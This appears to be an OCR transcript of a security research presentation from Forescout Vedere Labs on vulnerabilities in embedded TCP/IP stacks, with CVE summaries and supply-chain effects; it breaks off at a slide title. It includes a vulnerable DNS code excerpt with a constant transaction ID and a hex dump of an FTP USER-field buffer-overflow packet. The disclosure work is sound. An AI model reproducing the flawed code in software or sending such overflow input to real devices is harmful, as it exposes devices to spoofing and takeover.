FORESCOUT RESEARCH | VEDERE LABS

VULNERABILITIES IN NETWORK PROTOCOL IMPLEMENTATIONS

How Attackers Exploit Them And What To Do About It

Daniel dos Santos, PhD
Head of Security Research

Who am I?

Daniel dos Santos

Head of Security Research at Forescout *Vedere Labs*

2018-Now – Forescout, leading a team that:

- Analyzes the threat landscape – actors, victims, techniques
- Finds and discloses new vulnerabilities in software and embedded devices
- Enables Forescout to better protect their customers by understanding cyber attackers and their methods
- Frequently speaks at industry security conferences, such as Black Hat, Hack in the Box, S4, …

2017-2018 – Postdoc at the Eindhoven University of Technology, NL


- Intrusion detection for cyber physical systems

2013-2017 – PhD at the University of Trento

- Formal methods for access control systems

Acknowledgement: the work discussed in this presentation is the result of collaborations with may other researchers at Forescout and other companies.

What is Forescout Vedere Labs?




Vulnerability Research


- Find and disclose vulnerabilities in embedded software and devices
- Work with the community to help fix and prevent issues


Threat Research

- Research and understand attacker behavior and the threat landscape
- Provide threat intelligence and mitigation recommendations

The types of devices/software we investigate








The data we observe

https://dashboard.vederelabs.com



39 Billion Unique Data Points

18.7 Million Unique Device Profiles

8132 Unique Vendors

2014 Unique OS Versions

01 More than **24% of devices** in "traditional enterprises" are not "traditional IT"

02 These IoT, OT, medical and other devices run **2000+ different OS** versions and come from **8000+ different vendors**

03 This attack surface is **targeted by threat actors** in many industries

FORESCOUT RESEARCH

Agenda

1 Vulnerabilities we find

2 Attacks we observe


3 Conclusion: prevention, detection and response

Vulnerabilities we find

Three large projects

01 Memory corruption on TCP/IP stacks

- Stacks process *every* packet incoming to a device, most pre-authentication vulnerabilities
- Showed that supply chain is a major concern both for open and closed source software



PROJECT:MEMORIA

The State of TCP/IP Security: What Project Memoria Foretold

FORESCOUT

02 BGP beyond Internet routing

- Major protocol for the Internet that is also used internally by organizations nowadays
- Previous analysis focused mostly on routing security instead of software vulnerabilities

FORESCOUT RESEARCH

VEDERE LABS

Analyzing the Security of BGP Message Parsing

03 Insecurity by design in engineering protocols

- Past decade has shown that the biggest security problem in OT continues to be the lack of basic controls ("insecure-by-design")
- Exploited by threat actors in several malware incidents

OT:ICEFALL

VEDERE LABS

RESEARCH

Project Memoria

https://www.forescout.com/research-labs/project-memoria/


Methodology

- **Target selection**
  - Popular open-source and closed-source stacks
  - 14 stacks selected

- **White-box fuzzing**
  - Using state-of-the-art coverage-guided fuzzing (e.g., libFuzzer)
  - How TCP/IP stacks breed critical vulnerabilities @Black Hat EU 2020


- **Manual / variant analysis**
  - Looking at previous vulnerabilities and find similar issues in other stacks
  - The cost of complexity: different vulnerabilities while implementing the same RFC @Black Hat Asia 2021

- **Automated binary analysis**
  - Reverse engineering + taint analysis + symbolic execution
  - Squashing the Low-hanging Fruit in Embedded Software @Hack in the Box 2021



Results

- **78 CVEs disclosed**
  - AMNESIA:33 – 33 vulnerabilities on 4 open-source stacks
    - 1/3 found via fuzzing, 2/3 via manual analysis
  - NUMBER:JACK – 9 vulnerabilities related to TCP Initial Sequence Numbers
  - NAME:WRECK – 9 vulnerabilities on DNS clients
  - NUCLEUS:13 – 13 vulnerabilities on a stack popular in OT and medical devices
    - All found via manual / variant analysis
  - INFRA:HALT – 14 vulnerabilities on a stack popular in OT
    - ½ found via automated binary analysis




- **Memory corruption vulnerabilities**, which allow attackers to:
  - Exfiltrate data from devices (Infoleak)
  - Crash devices (DoS)
  - Remotely take control of devices (RCE)

Example “auth/access control” issues

- **Lack of DNS TXID validation, insufficiently random TXID and source UDP port**
  - Source UDP port and Transaction ID (TXID) used by DNS clients/servers to match queries/responses
  - Both must be difficult to predict, otherwise attackers can spoof DNS replies that will be accepted by a vulnerable client


- **Issues observed**
  - TXID of replies not validated (CVE-2020-17439 in uIP)
  - TXID of requests set to constant (CVE-2020-17470 in FNET)
  - CVE-2021-25667 combines both: TXID is a constant which is not used for matching. Plus, the source UDP port value is predictable (same generator as TCP ISN)

- **Other issues**
  - Insufficiently random TCP Initial Sequence Numbers allows to spoof messages
  - FTP buffer overflow when processing user credentials



```
INT  DNS_Build_Query(CHAR *data, VOID **buffer, UINT16 type)
{
     DNS_PKT_HEADER       *dns_pkt;
     CHAR                 *ptr;
     DNS_RR               *rr_ptr;
     INT                  name_size;
     CHAR                 name[80];

     /* Allocate a block of memory to build the query packet in. */
     if (NU_Allocate_Memory ([...])
     {
         return (NU_NO_MEMORY);
     }

     /* Setup the packet. */
     PUT16(dns_pkt, DNS_ID_OFFSET, 1);
     [...]
}
```


CVE-2021-25667 in Nucleus NET 4.3



```
0040  26 17 55 53 45 52 20 42  4c 41 42 4c 41 42 4c 41   &·USER B LABLABLA
0050  42 4c 41 42 4c 41 00 00  42 4c 41 42 4c 41 42 4c   BLABLA·· BLABLABL
0060  41 42 4c 41 42 4c 41 c4  22 0b 00 f8 14 0b 00 ff   ABLABLA· "·······
0070  ff 0d 0a                                           ···
```

The supply chain effect


- Disclosures involving **several coordination agencies and more than 400 device vendors** over more than a year
- Several **open-source projects** with forked code
- Affecting from WiFi chips in consumer IoT to Remote Terminal Units that control electrical sub-stations



Smart meters

PLCs


RTUs


Gas Turbines

Infusion pumps

Blood collection

The supply chain consequence

